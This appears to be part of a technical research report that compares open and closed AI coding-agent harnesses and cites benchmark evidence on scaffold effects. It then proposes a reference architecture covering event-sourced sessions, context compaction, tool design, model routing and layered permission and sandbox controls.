Context/sessions. Best-in-class *transparent* session model: JSONL tree files (id+parentId → in-place branching, `/tree` navigator, `--fork`, branch summarization). Compaction: manual `/compact` [instructions] + auto (`reserveTokens` 16K; `keepRecentTokens` ~20K; split-turn merge). Context files are `AGENTS.md` / `CLAUDE.md` (plus an override file), walked up from cwd. Full history stays on disk — lossy but non-destructive.

Extensibility. TS extensions get an `ExtensionAPI` — lifecycle events (`session_start` , `agent_start/end` , `tool_execution_*` , `auto_compaction_*`), `registerTool` , `registerCommand` , custom UI; skills, prompt templates, themes, “pi packages” via npm/git. Four run modes: interactive TUI, print (`-p`), JSON, RPC — embeddable.

2.5 oh-my-pi (omp) — the likely “OmyPy”

Verified match: `can1357/oh-my-pi` — a **fork of pi** billing itself as “a coding agent with the IDE wired in.” ~80K lines of **Rust core** + Bun for extension surface; 60+ providers; **31–32 built-in tools in one namespace** with `--tools` pinning and an `xd://` deferred-discovery device (`read xd://` lists rarely used tools; `write xd://` invokes them — a progressive-disclosure tool pattern worth stealing). Highlights: hash-anchored edits with stale-anchor recovery; `ast_edit` via ast-grep over 50+ tree-sitter grammars (README figure; docs versions say 40+); **LSP wired into every write** (14 ops incl. `workspace/willRenameFiles` ; some doc versions list 11 — version drift); 28 DAP ops; **persistent Python + Bun kernels that can call back into agent tools over a loopback bridge**; stealth browser/Electron driving; first-class subagents returning **schema-validated results**; in-process ripgrep + 58 ported coreutils to kill exec round-trips; inherits Cursor/Claude/Copilot rule formats. The maximalist counter-theorem to pi’s minimalism — same lineage, opposite tradeoff.

2.6 mini-SWE-agent (Princeton-led, SWE-agent org) — the scientific instrument

Stack. Python. `DefaultAgent` ≈100 LOC; `Model` / `Environment` / `Agent` as Protocols; litellm for models; environments: local, docker, podman, singularity/apptainer, bubblewrap, “contree”.

Design (verified). One tool: bash. The LM emits a markdown code block; the agent extracts and runs it via `subprocess.run` — *every action independent* (no stateful shell → trivially sandboxed, no desync). No

tool-calling API needed → runs with literally any model. Completely linear history — trajectory == messages. Step and cost limits; completion via exit action. Adopted by Meta, NVIDIA, IBM etc.; is the harness for swebench.com’s “bash only” model leaderboard and a popular RL training scaffold. **>74% SWE-bench Verified** with frontier models. Implication: with strong models, elaborate ACI tooling buys little on issue-fixing tasks — though it buys UX, safety, and generalization.

2.7 SWE-agent (Princeton) — the ACI paper made flesh

NeurIPS 2024 paper: the **Agent-Computer Interface** thesis. Custom commands designed for LM ergonomics: `find_file` / `search_file` / `search_dir` returning ≤ 50 results as *file-name lists only* (more context “proved too confusing”); an `open` + `scroll` / `goto` file viewer showing ≤ 100 lines with line numbers and omission counts; an editor whose edits are **rejected if the integrated linter flags syntax errors**; context management truncating verbose output. GPT-4 Turbo hit 12.5% on full SWE-bench — SOTA at the time. Ablations showed interface choices move scores meaningfully (the original scaffold-matters paper). The team’s retrospective: a year later, most of that tooling “is not needed at all” → mini-SWE-agent.

2.8 Terminus 2 (Terminal-Bench/Harbor) — autonomy-first reference

Mono-tool design: one interactive **tmux session** — send keystrokes, read buffer, repeat. Operates *remotely into* the container. Pluggable response parsers (`json/xml/native tool_call`); optional context summarization; effectively-unbounded turn default upstream (AgentCompass’s wrapper caps at 300). Krafon’s **Terminus-KIRA** fork demonstrates harness-level gains without touching the model: native tool calling instead of ICL parsing, marker-based command-completion polling, completion double-check prompt, `image_read` tool. The `tbench` leaderboard’s same-model splits are the cleanest public harness-effect data.

2.9 OpenCode (anomalyco; ex-SST) — batteries-included OSS

Stack. TypeScript on **Bun**, Turborepo, SolidJS TUI via `@opentui/solid`, Vercel AI SDK v5 (25+ providers), Drizzle+SQLite persistence, Zod validation, Tauri desktop. **Client–server by construction:** TUI in main thread; agent/LLM/IO in a worker; RPC/event bus — `opencode serve` exposes the same engine over HTTP; SDK + GitHub Action + `opencode run` headless.

Agents/permissions. Built-in primary agents `build` (full) and `plan` (read-only — enforced by permission *deny rules* on edit actions, not by prompt text); subagents `general`, `explore`, `scout`; hidden `compaction` / `title` / `summary` maintenance agents. Permission engine: ordered `allow` / `ask` / `deny` rules per action+resource with glob patterns — including **bash command patterns** and `.env` file protections; per-agent overrides; agents definable as markdown with frontmatter.

Context. Configurable compaction (`auto`, `keep.tokens 15K`, `buffer 20K`, provider-native option). `AGENTS.md` + instructions globs; skills; MCP; LSP; `opencode share` links. Weaknesses: rapid churn/regressions; V1→V2 config-key churn.

2.10 Crush (Charm) — Go-native polish

Go + Bubble Tea/Lip Gloss/Glamour TUI; runs everywhere incl. FreeBSD/Android. Tools: view/edit/write/multiedit, bash (with **banned-command list**), background `job_output` / `job_kill`, download, fetch + `agentic_fetch`, glob/grep/ls, `lsp_diagnostics` / `lsp_references` / `lsp_restart` (**LSP-as-agent-context** — distinctive), `sourcegraph` search, todos, `agent` subagent, `mcp_*`. Permissions: prompt-by-default, `allowed_tools`, `disabled_tools` (hidden from model entirely), `--yolo`. Config: `crush.json` and

`crushrc` — a **Bash-script config format**. Mid-session model switching with preserved context; multiple named sessions; skills via `agentskills.io`; ships a `crush-config` skill that lets the agent configure itself.

2.11 aider — the veteran pair-programmer

Python; Apache-2.0. A REPL around four primitives — git working tree, **tree-sitter repo-map**, a chosen **edit format**, and the human. Edit formats: `whole`, `diff` (search/replace blocks), `diff-fenced`, `udiff`, `editor-*`; per-model optimal defaults; malformed edits reflected back for retry. **Repo map**: tree-sitter symbols + PageRank ranking over dependency edges, fitted to `--map-tokens` (~1K default). Git auto-commit per turn; lint/test fix loops; **architect+editor two-model mode**; `--watch-files`; voice. MCP arrived late via LiteLLM bridge. Its polyglot benchmark doubles as a model+edit-format conformance test. Weaknesses: loses thread on multi-turn refactors; no subagents/hooks; but **~4× fewer tokens than Claude Code on well-scoped edits** (community benchmark, secondary).

2.12 OpenHands (ex-OpenDevin) — the research platform

Python; MIT; ~88K stars. **Event-sourced state with deterministic replay**, immutable events, REST/WebSocket services, local²remote runtime portability, built-in security analyzer — most academically rigorous architecture in the field.

Agent. `CodeActAgent` : actions are *code* — bash + Python via simulated IPython — plus `str_replace` editor and a real browser. Event stream of Action→Observation pairs; **condenser** abstraction for context (LLM-summarizing, amortized-forgetting, pipeline); **microagents** = repo-level + keyword-triggered knowledge; multi-agent delegation.

Runtime. Docker-sandboxed action-execution server reached over REST — heavy but safe. Benchmarks: CodeAct 2.1 53% SWE-bench Verified (Oct 2024); 60.6% single-trajectory → 66.4% with 5-rollout + trained critic model (a *verifier-in-the-harness* result). Weaknesses: heavyweight (Docker spin-up, config complexity), ops burden.

2.13 LangChain DeepAgents + dcode

Python; MIT; “batteries-included agent harness” over LangGraph. **Middleware stack** on `create_agent` : `FilesystemMiddleware`, `SubAgentMiddleware`, `todo/planning`, `SummarizationMiddleware` + large-tool-result offload, `memory=` (AGENTS.md), `skills=`, `interrupt_on` HITL, `permissions=` path rules, `backend=` sandbox backends, per-model **profiles**. Everything replaceable-by-name. `dcode` is the terminal TUI on top. **Verified benchmark**: LangChain’s own Terminal-Bench 2.0 eval — **~42.5% with Sonnet 4.5, “on par with Claude Code”** (vendor-run, 2 trials).

2.14 Hermes Agent (Nous Research) — the “Hermes” match

Ambiguity note: “Hermes” is also Nous’s LLM family; the *harness* is `NousResearch/hermes-agent`. Distinguishing features: **60+ tools** grouped into enable/disable-able **toolsets**; **tool_search progressive disclosure** — MCP/plugin tools replaced by three bridge tools (`tool_search`, `tool_describe`, `tool_call`), schemas load on demand (cleanest published answer to MCP tool-bloat); closed **learning loop** — agent-curated memory with periodic nudges, autonomous skill creation, FTS5 session search, Honcho dialectic user modeling (SOUL.md personality); `delegate_task` subagents (isolated context, restricted toolsets); `execute_code` — Python scripts calling Hermes tools via RPC, collapsing multi-step work into zero-context-cost turns; **7 terminal backends** (local, Docker, SSH, Singularity, Modal, Daytona,

Vercel Sandbox); messaging gateway (Telegram/Discord/Slack/WhatsApp/Signal) + cron + voice. Reported 64.6% SWE-bench Verified on Opus 4.7 (secondary — flag). The “personal agent” archetype.

2.15 Amp (Sourcegraph → Amp Inc.)

Closed source; CLI + VS Code extension + web + Slack; **16 built-in tools** (notable: `oracle`, `codebase_search_agent`, `mermaid`, `undo_edit`, `Task`). Design insights: **multi-model by role** — main agent + `oracle` “second opinion” model invoked explicitly; **subagents as context multipliers** — Librarian, Review, Search, Read Thread, generic Tasks; each gets fresh context, returns only a summary. **No auto-compaction** — “users notice the agent got dumber”; instead *immutable threads* + explicit **handoff** to a fresh thread; supporting models do titles/summaries. **No approval prompts by default**. Extensibility: MCP + “toolboxes”, AGENT.md, skills. Thread URLs shareable/multiplayer — best-in-class collaboration UX.

2.16 Devin (Cognition) — public info only

Verified public shape: **planner/executor split** — heavyweight infrequent planner produces a *structured JSON plan* (ordered steps with goals + success criteria), inspectable, user-editable, crash-resumable; lean executor runs against three tool surfaces: **shell, editor, browser** inside a per-session “Devbox” VM. Knowledge layer, Interactive Planning (Devin 2.0), Devin Search, DeepWiki. **Devin Fusion**: “sidekick” dual-agent routing — frontier main agent delegates maximal work to a cheaper sidekick, frontier-quality at ~60% lower cost (vendor claim). Launch benchmark: 13.86% SWE-bench (570-task subset, March 2024 — 7× prior unassisted SOTA); current runs use in-house model **SWE-1.7** (vendor-claimed 81.5% Terminal-Bench 2.1, 77.8% SWE-Bench Multilingual). Criticisms: black-box execution, ACU pricing opacity, low real-task completion on small independent samples (~15–50% — secondary).

2.17 Cursor CLI & Warp

Cursor CLI (`agent` binary, closed): same agent engine as the IDE. Modes: `agent/plan/ask`; rules from `.cursor/rules` + AGENTS.md/CLAUDE.md; MCP + **ACP server mode** (`agent acp` — editor-agnostic JSON-RPC); `--sandbox` (denies network by default); `-w/--worktree` for isolated parallel runs; `-p` + `stream-json`; `agent persist` detach/reattach persistent sessions; `/goal` durable goals; `steer-mid-run`; `&` -prefix spins up a cloud agent. Notable: **Grok 4.5 via Cursor CLI = 79.3% Terminal-Bench 2.1** — third-party harnesses can beat first-party ones.

Warp (Rust terminal → “Agentic Development Environment”): dual terminal/agent modes with local NL classifier deciding which; block-based UX; Warp Drive (shared team knowledge/rules/workflows); multi-agent management panel; cloud agents with mid-task local↔cloud handoff; codebase context indexing; per-command approval + Agent Profiles. Claims (vendor): #1 Terminal-Bench 52% at 2.0 launch, top-5 SWE-bench Verified 71%. Differentiator is UX surface area; also hosts third-party agents as first-class citizens — “terminal as agent substrate.”

2.18 Goose, Cline, Kimi, DeepCode — quick hits

- **Goose** (Block, now under the Agentic AI Foundation): Rust core + Electron desktop + REST + ACP; MCP-native; **recipes** = parameterized YAML workflows (instructions+extensions+params+Jinja+sub-recipes) — a packaging format worth studying; builtin extensions incl. memory and computercontroller. Its failure fingerprint in the Scaffold Effect paper: REASON.

- **Cline**: TS VS Code/JetBrains + CLI + SDK + Kanban; **Plan/Act** two-phase with per-action approval; shadow-git checkpoints per step; .clinerules + AGENTS.md; MCP marketplace.
- **Kimi Code CLI** (Moonshot): single-binary (TypeScript on Node bundled), `coder / explore / plan` subagents, lifecycle hooks, skills dirs, conversational `/mcp-config`, ACP, `!`-prefix shell mode.
- **DeepCode** (HKUDS, 16K★, MIT, Python + Tauri desktop) — **best match for “Deep Connus”** (~60% confidence): self-described “Open Agentic Coding (Agent Harness & Loop Engineering & Multi-Agent Orchestration)”; one runtime across interactive CLI, web, headless, desktop sharing canonical session history; skills, agent plugins, managed MCP catalog w/ OAuth, lifecycle hooks, permissions/sandbox, goals, automations, parallel sub-agent teams. Alternates: LangChain `dcode / DeepAgents`, deepagent-ltd DeepAgent, Abacus DeepAgent. Flag for user confirmation.

3. Evidence that harness choice moves benchmark scores (the justification section)

Evidence	Same model?	Delta	Source
Terminal-Bench 2.1: Claude Fable 5 via Claude Code vs Terminus 2	Yes	83.8% vs 80.5%	tbench.ai/Snorkel leaderboard (Sept 2026 scrape)
Terminal-Bench 2.1: GPT-5.5 via Codex vs Terminus 2; Opus 4.7 via CC vs Terminus 2; Gemini 3 Pro via Terminus 2 vs Gemini CLI	Yes	+5.1, +2.8, -8.1 pts	same
SWE-bench Verified: Opus 4.7 via mini-SWE-agent vs Hermes vs Claude Code	Yes	68.3 / 64.6 / 62.2	byteiota only — no primary board carries these scaffold numbers (BenchLM’s SWE-bench board is model-level, not scaffold-level)
Scaffold Effect paper: Goose/OpenCode/ OpenHands-SDK × 2 models, 50 TB-Pro tasks	Yes	40× tokens/solved-task; 0–8 pt pass	KDD 2026 workshop paper
Five-harness spread on Qwen 3.6-flash; CLAW-SWE-Bench adapter sweep on GLM 5.1	Yes	38.6–66.0%; 19.1→73.4% adapter / ≤27.4pp across claws	dev.to “Harness Effect”; arXiv 2606.12344 (secondary; flag)
Model-uplift capture: Opus 4.5→4.7	Yes	+11.5% (mini) vs +6.1% (CC)	byteiota (secondary)
OpenHands: 1 trajectory → 5 + critic	Yes	60.6→65.8% (SWE-bench recount; vendor claimed 66.4)	OpenHands blog/SWE-bench PR #209
agent-verify ablations (Qwen 3.5): verification on/	Yes	17.4→34.8% range on Lite dev subset	github.com/SeungyounShin/agent-verify

Evidence	Same model?	Delta	Source
off, context, compaction, steps			
Live-SWE-agent: scaffold self-modification at runtime	Yes	77.4% Verified	arXiv 2511.13646
SWE-agent ACI ablations (2024)	Yes	interface choices move GPT-4 scores	NeurIPS'24 paper
swebench.com runs a separate fixed-scaffold (“bash only”) leaderboard	—	scaffold treated as controlled variable	swebench.com/verified

Conclusion: **scaffold choice is worth roughly a model-generation on public benchmarks**, and dramatically more on cost/efficiency axes (40×). A better harness is a legitimate, evidence-backed path to “beating existing harnesses on official benchmarks” without a better model.

4. What to steal

1. **mini-SWE-agent / Terminus minimalism**: stateless `subprocess.run`-style actions; linear history that is the trajectory; bash-first (every env trivially sandboxable); the model’s generality over tool sprawl. Ship a ~bash-only “benchmark mode” for clean evals and RL.
2. **Claude Code’s prompt economics**: system prompt as ordered array with a hard cache boundary; strict output-verbosity budgets; per-model prompt variants (Full/Lean).
3. **Codex’s OS-native sandboxing**: policy names users understand → Seatbelt/bubblewrap+Landlock/RestrictedToken; `.git` -read-only carve-out; `sandbox` debug subcommands; `apply_patch` as a *parsed* artifact.
4. **Pi’s session model**: append-only JSONL **tree** with `id/parentId` → branching, `/tree`, fork, branch summarization, non-destructive compaction; extension lifecycle events; run modes TUI/print/JSON/RPC.
5. **oh-my-pi’s kitchen-sink-done-right**: in-process ripgrep/coreutils; `xd://` deferred tool discovery; hash-anchored edits with stale-anchor recovery; LSP-in-every-write (`willRenameFiles`); persistent code kernels that call back into agent tools.
6. **Amp’s context doctrine**: no lossy auto-compaction; immutable threads + explicit handoff; role-specialized models (oracle, subagent context multiplication); no-approval default + policy plugins; shareable thread URLs.
7. **Hermes’ tool_search progressive disclosure** for MCP/tool-bloat; agent-written memory nudges; `execute_code` RPC collapsing multi-step turns.
8. **OpenCode’s permission algebra**: ordered allow/ask/deny rules over `action × resource` patterns including bash globs; agents-as-markdown; hidden maintenance agents.
9. **SWE-agent’s interface ergonomics**: output designed *for the model* (file-name-only search results, 100-line windows, linter-gated edits).
10. **Devin’s structured plan object**: JSON plan (steps+success criteria) inspectable, editable, resumable — plan-as-state; sidekick model routing (Fusion).

11. **Warp/Cursor UX**: mid-run steering vs interrupt distinction; durable goals; cloud[?]local session handoff; worktree-per-run.
12. **Aider’s repo-map**: tree-sitter + graph-ranked symbol map on a token budget — still the best cheap code-context technique.
13. **OpenHands’ event-sourcing**: immutable Action/Observation log + deterministic replay + condenser abstraction — the right substrate for eval reproducibility.
14. **Cross-cutting**: AGENTS.md/CLAUDE.md layered discovery; skills = SKILL.md progressive disclosure (de-facto standard via agentskills.io — adopt it); hooks for deterministic automation; `--bare` /hermetic mode for CI.

5. What to avoid

1. **Lossy auto-compaction as the only strategy** — Claude Code’s top user complaint; Amp explicitly rejected it. Prefer: non-destructive compaction over a persisted full log (pi), handoff-style fresh context (Amp), offload-to-disk (DeepAgents), or bigger windows + keep-recent tails.
2. **Unbounded tool output into context** — Codex’s 950K-token `rg` incident; cap + truncate + spill-to-file.
3. **Prompt-pleaded permissions** — OpenCode’s plan agent removes tools rather than instructing “don’t edit”; enforce capabilities, not intentions.
4. **Opaque metering/limits** — every vendor’s #1 complaint cluster. Show live token/cost accounting; it is the feature for a “token-efficient” product.
5. **Stateful shell sessions for eval agents** — desync is a big deal; prefer stateless exec or PTY with marker-based completion detection (KIRA).
6. **MCP-by-default bloat** — pi’s contrarian take and Hermes’ deferral point the same way: load tool schemas on demand.
7. **Baked-in single-workflow opinion** — make plan mode/subagents/todos composable not mandatory.
8. **Closed, uninspectable transcripts** — every serious harness converged on JSONL/session files users can diff, fork, replay.
9. **Config sprawl without precedence docs** — pick one precedence story and document it ruthlessly.
10. **Todo/checklist spam & verbose narration** — CC’s ≤ 25 -word internal cap exists because token-efficient output is learned UX.

6. Actionable implications — landscape

1. **Benchmark strategy**: adopt mini-SWE-agent/Terminus-style *minimal deterministic core* as your evaluation substrate (stateless exec, linear history, explicit limits), then layer product features behind flags — you get a publishable apples-to-apples scaffold AND a clean baseline to prove per-component lift. Target both SWE-bench Verified (bash-only board for model claims AND open board for harness claims) and Terminal-Bench 2.1/3.0 (Harbor supports custom harnesses).
2. **Architecture**: single-process, stateless-action core in Rust; expose a wire protocol/JSON-RPC (Codex app-server, ACP, OpenCode serve) so TUI/SDK/CI/IDE are one engine.

3. **Context system — make it your headline:** persisted full-fidelity log (JSONL tree) + layered strategy = non-destructive summarization, keep-recent tails, subagent context quarantine, tool-output budgets with on-demand re-read, structured plan object outside the conversation. Support provider-native compaction AND local summaries. Instrument everything — publish tokens-per-solved-task, not just pass rate (40× spread is an open goal).
4. **Tool design:** small core (read/edit/write/bash/grep/glob) + progressive disclosure for everything else (skill metadata ~2% of context; `tool_search` bridges; `xd://` devices). Parse edits, don't shell them. LSP wiring is underexploited.
5. **Permissions:** capability-removal > prompting; policy presets + ordered pattern rules incl. shell globs; OS-native sandbox with `/sandbox` diagnostics.
6. **Extensibility:** adopt agentskills.io SKILL.md + AGENTS.md (ecosystem standards — don't invent); extensions via embedded scripting or hooks; MCP supported but deferred-loaded; `--bare` hermetic mode.
7. **Sessions/UX:** JSONL tree + fork/branch/tree-nav is table stakes; add steer-vs-interrupt, persistent/detachable sessions, shareable transcripts, live token/cost meters as differentiation.
8. **Positioning whitespace:** nobody owns “provably token-efficient + benchmark-transparent + minimal-but-extensible.” Claude Code owns polish/ecosystem; Codex owns sandbox rigor; pi owns minimalism (but deliberately won't chase benchmarks); OpenHands owns research; Hermes owns self-improvement. A lean Rust harness publishing *per-scaffold-component ablations* on official benchmarks is an unoccupied, evidence-backed position.

7. Caveats / unverified / stale


- Claude Code internals are from leaked/decompiled builds — real but unofficial; versions drift weekly.
- byteiota/dev.to harness numbers are secondary aggregations; underlying leaderboards (swebench.com, tbench.ai) are primary but move fast.
- “OmyPy”→**oh-my-pi**: high confidence. “Deep Connus”→**HKUDS DeepCode** most likely (~60%), alternates listed.
- Several 2026-dated leaderboard entries are single-source vendor or secondary reports.
- mini-SWE-agent “>74%” and Hermes' 64.6% reflect mid-2026 models; aider's 4× token claim is a community benchmark. # Chapter 2 — Reference Architecture

This chapter is synthesis, not a third-party finding: it weaves the evidence from Chapters 1 and 3–11 into one concrete system design. Each element cites the chapter that justifies it.

2.1 The shape of the system

One **headless engine** (a library + a daemon) + one **wire protocol** + many **thin frontends**. Nothing frontend-specific lives in the engine; nothing engine-specific lives in a frontend. This is the pattern Codex (app-server), OpenCode (`serve`), pi (RPC mode), ACP, and OpenClaw (gateway) all independently converged on — it's the only way the “platform core” contract works.

FRONTENDS (thin clients — render events, collect input)



2.2 The engine core — six invariants

These are the load-bearing design decisions; everything else can change without breaking the architecture.

Invariant 1 — Event-sourced state. An append-only **event log** (JSONL records with `id` / `parentId`, forming a tree — pi’s session model) is the single source of truth for the conversation *and* the audit trail. The model-facing context is a **view** assembled from the log (OpenHands’ `View.from_events()` pattern): compaction, tool-result clearing, and context editing produce views, never mutations. This one decision buys you: crash recovery, resume/fork/branch, deterministic replay for evals, the audit log for security, checkpoint/rewind, and “what did the agent see” debugging. (Ch. 1, 3, 10)

Invariant 2 — Stable-prefix discipline. The rendered request is `tools` → `system(static)` → `boundary` → `system(dynamic)` → `messages`, byte-stable, deterministic serialization, fixed tool ordering. Nothing volatile (timestamps, session IDs, git status) above the boundary — a timestamp in the system prompt collapsed one real product’s cache hit rate (OpenClaw #63071). The static prefix is byte-identical across sessions so prefill amortizes fleet-wide. **Treat cache hit rate as a severity-level metric** (target ≥90% in-session). (Ch. 5, 6)

Invariant 3 — The permission gate is deterministic and harness-side. Every tool call crosses an ordered `deny` → `ask` → `allow` rule evaluation over `action` × `resource` patterns (incl. shell-command globs) *before* execution — enforced by the engine, never pleaded in prose. Modes (read-only / workspace-write / danger) remove capabilities rather than instruct against them (OpenCode’s plan agent doesn’t get write tools). Irreversibility classes and the trifecta check feed the gate. (Ch. 4, 5, 11)

Invariant 4 — Stateless-by-default actions; one owning shell. Prefer stateless `subprocess`-style execution per action (mini-SWE-agent’s property: trivially sandboxable, no desync); where a persistent shell is needed, it’s a single PTY with marker-based completion detection (KIRA), not an implicit shared tty. This is what makes benchmark-mode and sandboxed runs clean. (Ch. 1, 4)

Invariant 5 — Steering is a protocol, not a feature. Four primitives — `inject-now` (at the next tool-call boundary), `queue` (next turn), `interrupt` (cancel now, keep work), `fork` (branch the event tree) — exposed identically in every frontend. Mid-run steering is how users grade harnesses; typed-but-queued messages and interrupts that “don’t work” are documented complaints in the incumbent tools. (Ch. 4, 9)

Invariant 6 — Everything has a budget. Per-call token budget, per-task step/cost/wall-clock budget, per-tool-result byte budget, per-skill/resident-schema context budget, per-session resource budgets. Budgets are enforced by the engine (a ledger + circuit breaker), not requested of the model — models provably can’t self-police budgets. (Ch. 4, 6)

2.3 The context engine — the headline system

This is where most of the measured performance actually lives (Ch. 3, 6). Pipeline, in order:

1. **Assembly** — build the request from the event-log view: static prefix → tool schemas (resident subset) → memory index (small, pointer-shaped, at the *end* of the static region) → project instructions (AGENTS.md chain) → assembled message view → current turn.
2. **Tiered reduction** (trigger on *tokens*, not turns; default ~50–70% of the *nominal* window — roughly the edge of the effective window; measure per model with your own NoLiMa-style suite):
 - **Clear stale tool results** (re-fetchable bytes) — replace with a placeholder + path. Cheapest, do first. (Anthropic `clear_tool_uses` ; Claude Code microcompact.)
 - **Structured compaction** — fixed schema {goal, decisions, files touched, open errors, pending state} + verbatim recency tail (keep first-N + last-M). Compact against the *event log*, never against a previous summary. Provider-native compaction where available (OpenAI `/responses/compact` , Anthropic server-side).
 - **Handoff / context reset** — for long or “context-anxious” models, spawn a fresh context with a structured handoff artifact (Amp’s thread-handoff; Devin’s rebuild-for-Sonnet-4.5 lesson). Sometimes beats compaction.
3. **Memory outside the window** — file-based store (`/memory/` dir): index file ≤25KB of one-line pointers + topic files with frontmatter; agent CRUDs via file tools or a thin `memory` tool; git-versioned. Progressive disclosure: index in context, content on demand. (Ch. 3, 5)
4. **Subagent quarantine** — any subtask expected to read >~20–30K tokens runs isolated and returns ≤1–2K tokens. Parallel *reads*, single-threaded *writes* (or worktree isolation). Bounded fan-out with explicit delegation contracts. (Ch. 3, 4)
5. **Tool-result economics** — hard byte cap (~30K chars), middle-truncate logs, spill-to-file {`path`, `preview`, `size`} , read-dedup tracking (`path`, `mtime`, `ranges`) returning stub/diff on re-read. (Ch. 6)

2.4 The tool system

- **Small resident core** (earn-your-tokens rule — Ch. 1, 4): `read` (line numbers, offset/limit), `edit` (anchored search/replace: exact-match + uniqueness + read-before-edit, with whole-file fallback for

small files), `write`, `bash / exec`, `grep / glob` (ranked, count-capped), `ls`. Plus the meta-tools: `todo / plan artifact`, `task` (subagent), `memory`, `ask_user`.

- **Deferred discovery for everything else** — a `tool_search / tool_describe`-style bridge (Hermes) or a `xd://` deferred device (omp); MCP servers register *names+one-liners* (~50–100 tk/tool), full schemas fetched on demand; strip shared `$defs`. Anthropic’s measured example: 58 tools ≈55K tokens (~950/tool avg) deferred to ~8.7K on demand — an ~85–89% context reduction. (Ch. 1, 4, 6)
- **Code-execution escape hatch** — the agent can write a script that orchestrates tools in the sandbox (CodeAct / Anthropic “code execution with MCP”: ~98.7% context reduction on measured workflows) for bulk/transform work. (Ch. 4)
- **Error messages are prompts** — every failure names the invariant violated and suggests the repair. Apply-time validation (parse-then-apply patches; linter-gated edits) converts silent corruption into a readable error. (Ch. 4)
- **Skill surface** — adopt the `SKILL.md` de-facto standard (agentskills.io): ~100-token metadata always resident, body on trigger, resources on demand. Skill *install* is a permissioned event; skill content is untrusted-below-system. (Ch. 5)

2.5 The model layer

- **Canonical turn IR** with typed blocks `{text, reasoning(opaque blob + provider ref), tool_call, tool_result}` — the three reasoning round-trip regimes (Anthropic verbatim signed blocks / OpenAI items+encrypted / Gemini part signatures) are the hardest cross-provider constraint; get the IR right first. (Ch. 7)
- **Model-profile registry** — per-model: context windows, output cap, capability flags (vision, parallel calls, strict schema, system-prompt channel), accepted sampling params, reasoning-control mode, caching mechanics, price table incl. length tiers, deprecation dates. Bootstrap from LiteLLM’s registry + Aider’s settings. Every routing/pricing/fairness feature depends on it. (Ch. 7)
- **Normalized effort enum** `{min, low, medium, high, max}` → `reasoning_effort / effort / thinking_level / budget_tokens`; per-step adjustable (adaptive effort is a near-free win). (Ch. 7)
- **Three model tiers** — `main`, `small` (titles, compaction, guardrails, summaries — ~10–30× cheaper), `specialist` (vision/embeddings/critic). Route *per subtask*, never mid-conversation tier-switch on one context (a model switch invalidates the prefix cache and collapses the hit rate). (Ch. 6, 7)
- **Failure-handling matrix** — classify `{rate-limit, malformed-call, overflow, empty, stream-break, content-block, outage}` × `{retry, retry-with-feedback, compact, escalate, failover, abort}`; preserve raw finish reasons end-to-end (`MALFORMED_FUNCTION_CALL ≠ stop`). (Ch. 7)

2.6 Safety & security — the layered model

Map every control to a layer; only L4–L5 provide guarantees:

- **L0** model privilege training (you inherit this from providers).
- **L1** system-prompt hardening — provenance rules, `<untrusted_content_policy>`, negative invariants.
- **L2** provenance marking — spotlighting-style delimiters on all tool output; untrusted content *only* via the tool-result channel; isolated fetch contexts.
- **L3** detectors — injection classifier on tool results/user prompts; probabilistic, log-and-flag, never rely.

- **L4** deterministic tool-call gate — permission rules, capability/taint checks, sandbox (FS-write roots, network off), scoped policies.
- **L5** human/auditor approval — irreversible + trifecta-completing actions; auto-reviewer subagent as fallback.

